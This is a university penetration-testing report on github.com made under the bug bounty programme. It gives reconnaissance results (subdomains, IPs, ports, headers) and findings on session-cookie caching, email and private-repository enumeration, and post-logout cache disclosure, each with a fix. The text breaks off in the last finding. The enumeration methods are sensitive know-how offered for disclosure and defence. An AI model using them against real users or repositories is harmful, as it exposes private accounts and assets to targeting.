GitHub Penetration Testing Report

Petr Kalabis, Dávid Michalco
Email: kalabpe4@cvut.cz, michad10@cvut.cz

July 15, 2025

Contents

1 Team Information

Petr Kalabis (kalabpe4@cvut.cz)
During this project he was responsible for the following tests:

- Identity Management Testing
- Authentication Testing
- Authorization Testing
- Session Management Testing
- Input Validation Testing
- Testing for Error Handling

Dávid Michalco (michad10@cvut.cz)
During this project he was responsible for the following tests:

- Information Gathering

2 Project Overview

This term paper focuses on penetration testing of the GitHub platform, in particular the web application available at https://github.com. The primary goal is to analyze and practically test various security aspects of this service from the perspective of a potential attacker, following the rules of the public Bug Bounty program available at https://bounty.github.com.

GitHub is one of the most widely used platforms for version control, sharing and collaborating on source code. It was designed as a cloud-based repository for developers and software teams to enable efficient software development in the form of Git repositories. Users can manage repositories, create pull requests, resolve issues in Issues, publish documentation, and collaborate through integrated tools.

Although GitHub is one of the most robust security systems, this project will attempt to verify the correct implementation of each security layer, determine the level of resistance to known types of attacks, and possibly point out weaknesses or overlooked edges in the system.

3 Scope Description

GitHub's official bug bounty program https://bounty.github.com specifies the following in-scope targets:

3.1 In-Scope

- `github.com`**:** All subdomains under `github.com`, except those explicitly out of scope (e.g. `blog.github.com`, `resources.github.com`, `shop.github.com`).
- `githubassets.com`**:** All subdomains under `githubassets.com`.

- `githubusercontent.com`: All subdomains under `githubusercontent.com`.
- `githubapp.com`: All subdomains under `githubapp.com` except those listed as excluded (e.g. `atom-io.githubapp.com`).
- `githubwebhooks.net`: All subdomains under `githubwebhooks.net`.
- `github.net`: Internal production services subdomains, if externally accessible.
- `npmjs.com`, `npmjs.org`: All subdomains for both domains, covering npm's public-facing websites, registry, and APIs.

3.2 Out-of-Scope

- **Non-listed or Excluded Subdomains:** Any GitHub domain/subdomain not explicitly declared as in-scope. For example, `blog.github.com`, `community.github.com`, `shop.github.com`, etc.
- **Non-Technical Attacks:** Social engineering, phishing GitHub employees or users, and physical security are prohibited.
- **Automated High-Volume Testing:** Large-scale scans or attacks leading to denial-of-service events are disallowed.
- **User-generated Content/3rd Party Infrastructure:** Any content not owned by GitHub, third-party services, or user repositories not belonging to the testers.

As already mentioned, in this project we will focus mainly on the web application on the **github.com** domain.

GitHub Enterprise is excluded from the testing process because it is a paid service.

4 Pentesting Methodology

The testing was based on the OWASP Web Security Testing Guide (WSTG), which provides a systematic framework for testing the security of web applications.

Black-box testing will be carried out as part of the project. This means that the tester has no internal knowledge of the infrastructure or access to implementation details. Thus, we are only basing the system on publicly available information and input-based behavior.

5 Scoring System

The vulnerabilities identified in this penetration test were scored using CVSS v3.1 (Common Vulnerability Scoring System). This system provides a standardized vulnerability severity score based on metrics divided into several dimensions.

CVSS v3.1 Vector String

The CVSS vector represents specific vulnerability characteristics. General vector syntax:

```
CVSS:3.1/AV:[X]/AC:[X]/PR:[X]/UI:[X]/S:[X]/C:[X]/I:[X]/A:[X]
```

Where each abbreviation stands for:

- **AV (Attack Vector)**: Network (N), Adjacent (A), Local (L), Physical (P)
- **AC (Attack Complexity)**: Low (L), High (H)
- **PR (Privileges Required)**: None (N), Low (L), High (H)
- **UI (User Interaction)**: None (N), Required (R)
- **S (Scope)**: Unchanged (U), Changed (C)
- **C/I/A (Confidentiality / Integrity / Availability)**: None (N), Low (L), High (H)

Scoring by severity

CVSS scores range from 0.0 to 10.0 and are divided into five categories:

Severity	Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
None/Informative	0.0

Table 1: CVSS v3.1 Score Categorization

As part of this report, we used Common Vulnerability Scoring System Version 3.1 Calculator to evaluate the vulnerability score.

6 Threat Model

6.1 General Information

Name of Assets	Description
User View	
Repositories	Users can create, view, clone, fork, and manage repositories. Private repositories require authorization.
Issues / Pull Requests	Users can report issues, submit pull requests, and collaborate on code changes. Public visibility may expose sensitive info.
Organizations / Enterprise	Users can join organizations, collaborate on projects, manage organizations, and have various privileges within the organization.
User Profile	Includes personal information like name, bio, avatar, and email (may be public). May leak identity or email if not configured.
Account Settings	User can update email, password, 2FA, SSH keys, and access tokens. Security-critical functionality.
GitHub Actions	CI/CD configuration and workflow files. May include secrets or automated deployment steps.
Notifications	User receives alerts on repository activity. May expose repository names or metadata.
Tokens	Personal access tokens and authorized apps allow access to user or org data. High value target.

Table 2: GitHub Threat Model — User View

- **Threat Actors:** Cybercriminals aiming to access private repositories or user data, or disrupt GitHub services; automated bots scanning for misconfigurations or leaked secrets; malware distributors using GitHub to host malware in open source projects.
- **Attack Vectors:** Vulnerabilities in repository management, GitHub Pages, GitHub Actions or developer APIs. Potential issues include injection flaws, XSS, cross-tenant data leaks, and broken access control (IDOR).

6.1 Legal and Safe-Harbor Compliance

All testing activities adhered to GitHub's Bug Bounty Program rules and Safe Harbor policy as outlined on HackerOne and https://bounty.github.com/#rules. Specifically:

- Only test accounts and repositories fully controlled by the testers were used.
- No automated high-volume scanning was performed.
- No access to third-party or user data was attempted.
- Testing was conducted on domains listed in the bounty scope.
- Personally identifiable information (PII) was not accessed, stored, or processed.

This ensures the legality and ethical integrity of the assessment in line with GitHub's published guidelines.

7 Intelligence-Gathering Outcomes

Based on the **Intelligence Gathering** phase of the testing process. See in 11.1.

The reconnaissance phase yielded a wide range of findings regarding GitHub's exposed assets, services, and technologies. Below is a structured summary including confirmed domains, IPs, services, and behavior insights.

- **Subdomain Enumeration**:
  - Using `amass`, a total of **486 subdomains** were discovered across the following domains: `github.com`, `githubassets.com`, `githubusercontent.com`, `githubapp.com`, `githubwebhooks.net`, `github.net`, `npmjs.com`, `npmjs.org`.
  - Examples of discovered subdomains include:
    - `skyline.github.com`
    - `cdn-185-199-109-154.github.com`
    - `email.enterprise.github.com`
    - `graphql.github.com`
    - `collector.github.com`
  - The `pentest-tools.com` light scan discovered over **1000 subdomains** (GitHub.com only).
  - `dnsx` resolved **320 live subdomains**, confirming active DNS configurations and indicating live infrastructure.
  - Key resolved IPs:
    - `140.82.112.6`
    - `185.199.109.133`
    - `185.199.110.153`
    - `185.199.111.154`
- **Host Discovery and Port Scanning**:
  - Common port scan revealed:
    - **Port 80 (HTTP)** and **443 (HTTPS)** open across nearly all resolved IPs.
    - **Port 22 (SSH)** and **8080 (HTTP-alt)** occasionally open on subdomains such as `github.net`.
  - Full port scan on `140.82.121.3` (GitHub main site):
    - Services found:
      - `22/tcp` — `ssh` (OpenSSH 2.0)
      - `80/tcp`, `443/tcp` — `http/https` (HAProxy)
      - `8000/tcp` — potential dev/proxy port
      - `53/tcp` — DNS (Unbound)
    - Over 65,000 TCP ports were filtered with no response, suggesting a hardened perimeter.
- **Technology and Service Fingerprinting**:
  - Detected technology stacks:
    - **HTTP Server:** `GitHub.com`, `nginx`
    - **Frontend:** HTML5, jQuery 3.1.0 (on partner.github.com)

    - **Site Generator:** Jekyll v3.10.0
    - **CDN and Proxy:** Fastly (`x-fastly-request-id`), Varnish (`Via: 1.1 varnish`)
  - Response headers showed robust security configuration:
    - `Strict-Transport-Security: max-age=31536000; includeSubDomains; preload`
    - `X-Frame-Options: deny`
    - `X-Content-Type-Options: nosniff`
    - `X-XSS-Protection: 0`
  - Cookie flags included _gh_sess, _octo, and `logged_in`, all marked `HttpOnly` and some with `Secure`.

- **IDOR API Testing**:
  - Attempted unauthorized repository access using modified request headers (with another user's token) returned **HTTP 404 Not Found**.
  - GitHub likely uses this as obfuscation to prevent repository name enumeration.
  - The private repository `myTestHiddenRepo` created by `testUser749-gif` could not be accessed by User B.

- **Cross-Fork Object Reference (CFOR)**:
  - Attempts to reproduce commit object access via SHA-1 from deleted/private forks were unsuccessful.
  - GitHub visibility policies blocked test accounts from being publicly searchable or fork-discoverable.
  - No data leakage was confirmed in this test instance.

Conclusion: The GitHub ecosystem is well-fortified, with standard exposure of web services and minimal unnecessary metadata. Enumeration confirmed the presence of auxiliary services and staging subdomains, but all critical endpoints were protected by strong access controls and good security hygiene. These reconnaissance results will support further dynamic and vulnerability-focused testing phases.

8 Executive Summary

This penetration test was conducted to evaluate the security posture of the GitHub platform (primarily under the `github.com` domain and other in-scope subdomains) against common web application vulnerabilities and misconfigurations. Testing followed a black-box methodology based on the OWASP Web Security Testing Guide (WSTG) and focused on realistic attack scenarios targeting session management, input validation, access control, and information disclosure.

8.1 Overall Assessment:

While GitHub implements a robust security architecture, several security issues were discovered during testing — some with tangible security impacts. No critical vulnerabilities were identified. However, the presence of high and medium severity findings highlights areas that could benefit from better adherence to secure development practices, especially in caching, object reference control, and session handling.

8.2 Key Findings:

- **Session Token Stored in Browser Cache (High)**: GitHub fails to prevent session token caching on the client's disk, making session hijacking possible for local attackers. This issue increases the risk of unauthorized access on shared or compromised devices.
- **Email Enumeration via Password Reset (Medium)**: The password reset flow leaks the existence of accounts based on response differences. This can lead to targeted phishing, spam, and credential stuffing campaigns.
- **Private Repository Enumeration via API Status Codes (Medium)**: An attacker can distinguish between nonexistent and private repositories using the `/codespaces` endpoint, leading to information leakage about internal GitHub assets.
- **Browser Cache Disclosure Post Logout (Low)**: Sensitive pages may be accessible after logout via the browser back button, exposing private data in environments such as shared or public computers.
- **Informational Issues (None)**:
  - Registration with disposable email addresses was allowed without restriction.
  - Usernames are publicly visible without obfuscation or privacy controls.
  - Password policy is weak, allowing email-address-based passwords and short lengths.

8.3 Recommendations:

The report outlines detailed recommendations for each vulnerability, but overall mitigation strategies include:

- Enforcing stricter cache control headers for authenticated pages and sensitive flows.
- Applying uniform API error responses to prevent object existence disclosure.
- Improving identity management by discouraging or blocking disposable emails and enforcing stronger password policies.
- Considering UX/Privacy improvements such as obscuring usernames for login purposes and requiring 2FA by default.

8.4 Conclusion:

GitHub shows strong adherence to industry-standard security controls, but some legacy behaviors and overlooked browser-side interactions pose minor to moderate risks. Addressing these would further strengthen the platform's resistance to client-side and enumeration-based threats.

9 List of Findings

Name	Severity	Description	Detail
Session Token Stored in Browser Cache	**High**	Sensitive token cached in browser may be retrieved post logout.	10.1
Email Address Enumeration via Password Reset Function	**Medium**	Different reset responses expose if email exists.	10.2
Enumeration of Private Repo IDs via Response Differences	**Medium**	Existence of private repos inferred by timing or status codes.	10.3
Browser Cache Disclosure After Logout	**Low**	Cached pages remain accessible after logout.	10.4
Temporary Email Allowed During Registration	**None**	Disposable emails can be used to bypass traceability.	10.5
Publicly Traceable Username Without Privacy Option	**None**	User identifiers are permanent and visible to all.	10.6
Weak Password Policy	**None**	Password policy allows short/simple credentials.	10.7

Table 3: List of Findings with Severity and Reference

10 Vulnerability Analysis

10.1 Session Token Stored in Browser Cache

10.1.1 Severity: High

10.1.2 CVSSv3.1 Score

- **Vector:** AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
- **Score:** 7.7 (High)

10.1.3 Description

When a user successfully authenticates on GitHub, the server sets the user_session cookie via an HTTP 302 response. This response includes the header: Cache-Control: no-cache.

However, the absence of the no-store directive allows the response — including the Set-Cookie: user_session=... header — to be stored in the local browser disk cache (e.g., as verified in Firefox's about:cache?device=disk).

This exposes the session identifier to local attackers or forensic tools with access to the browser's cache files. The token is valid for up to 14 days, increasing the attack window.

10.1.4 Proof of concept




Figure 1: Creating in session




Figure 2: Storing the session in the cache-disk

10.1.5 Impact

- An attacker with access to the local machine (e.g., physical access, compromised endpoint, shared system) may retrieve the session token from disk cache.
- Once obtained, the token allows full impersonation of the GitHub user for the duration of the token validity (14 days).

10.1.6 Recommendation

GitHub should update the caching policy of authentication responses by explicitly including the following header: Cache-Control: no-store, private

This ensures that the response, including Set-Cookie headers, is not cached to disk or memory by any client. This aligns with OWASP Secure Headers best practices and mitigates local session exposure risks.

10.2 Email Address Enumeration via Password Reset Function

10.2.1 Severity: Medium

10.2.2 CVSSv3.1 Score

- **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- **Score:** 5.3 (Medium)

10.2.3 Description

GitHub returns different responses within the password reset form, based on whether the email entered is associated with a GitHub account:

- Nonexistent email - error message
- Existing email - no error, code sent

This behavior can be used to determine which email addresses are assigned to GitHub accounts.

10.2.4 Proof of concept




Figure 3: Reply after filling in an invalid email




Figure 4: Sending the link after filling in a valid email

10.2.5 Impact

- An attacker can find out if a particular email is used on GitHub.
- Possibility of deanonymization, phishing campaigns, targeting developers or organizations.
- Can be used in prepared attacks as credential stuffing.

10.2.6 Recommendation

Display a unified message, regardless of the validity of the email. Recommendations also on OWASP - Testing for Account Enumeration and Guessable User Account:Remediation

10.3 Enumeration of private repository IDs through dif- ferent responses (Object Existence Disclosure)

According to OWASP

10.3.1 Severity: Medium

10.3.2 CVSSv3.1 Score

- **Vector:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- **Score:** 5.3 (Medium)

10.3.3 Description

GitHub API endpoint / codespaces with repo=repo_id returns different status codes depending on whether the repo with the repo_id exists:

- 404 Not Found for non-existent repo_id
- 418 I'm a teapot for an existing but inaccessible repository (probably private)
- 200 OK for public repo

This distinction allows reliable enumeration of existing (and private) repositories by their IDs, which GitHub generates incrementally.

10.3.4 Proof of concept

I created 4 repositories (two public, two private) on one test account and used inspect to find out their id (octolytics-dimension-repository_id). On the other account, I then ran BurpSuite requests to enumerate the repo ids.




Figure 5: Create test repos

Figure 6: test_public repo id

Figure 7: test_public2 repo id

Figure 8: test_private repo id

Figure 9: test_private2 repo id

Figure 10: Non-existent repo

10.3.5 Impact

The vulnerability allows the attacker:

- Confirm the existence of non-public (private) repositories,
- track the transition of a repository between public/private state (GitHub does not change the repo id when changing public/private),
- prepare targeted attacks (e.g. phishing, supply-chain OSINT),
- possibly advanced follow-up on other vulnerabilities (e.g., bad authorization on another endpoint).

10.3.6 Recommendation

- Ensure that endpoint /codespaces (and possibly others) returns a uniform status code (e.g. always 404), regardless of whether the repo_id does not exist or is private.
- Alternatively, return a generic response: 403 Forbidden, without acknowledging its existence.
- Audit other API endpoints that use repo_id as an identifier - avoid enumeration via different responses.
- Log unauthorized accesses to existing IDs to detect enumeration attacks.

10.4 Browser Cache Disclosure After Logout

According to OWASP

10.4.1 Severity: Low

10.4.2 CVSSv3.1 Score

- **Vector:** AV:P/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
- **Score:** 2.4 (Low)

10.4.3 Description

After logging out of your GitHub account, you can use the browser “back” button to get to the last page from which you logged out, even if the page contains private information such as private emails, repositories names. While the vulnerability does not allow the page to be manipulated, it does allow information to be read.

10.4.4 Proof of concept

I logged into my account, went to my personal email page (which I explicitly marked as private), and logged out of that page.




Figure 11: Before logging out




Figure 12: Logging out

Using the back button in the browser, I then clicked back to the personal email page.

371	https://github.com	GET	/notifications/indicator		404
370	https://github.com	GET	/notifications/indicator		404
369	https://github.com	GET	/github-copilot/chat/entitlement		404
368	https://github.com	GET	/settings/contexts?context_type=user&id=ralnasing-orgadmin	✓	401
367	https://github.com	GET	/notifications/indicator		404
366	https://github.com	GET	/		200
365	https://github.com	POST	/logout	✓	302
364	https://github.com	GET	/logout		200

Figure 13: Process preview in BurpSuite

You can also view sensitive information in the folder: **user/.cache/mozilla/firefox/**. See below:

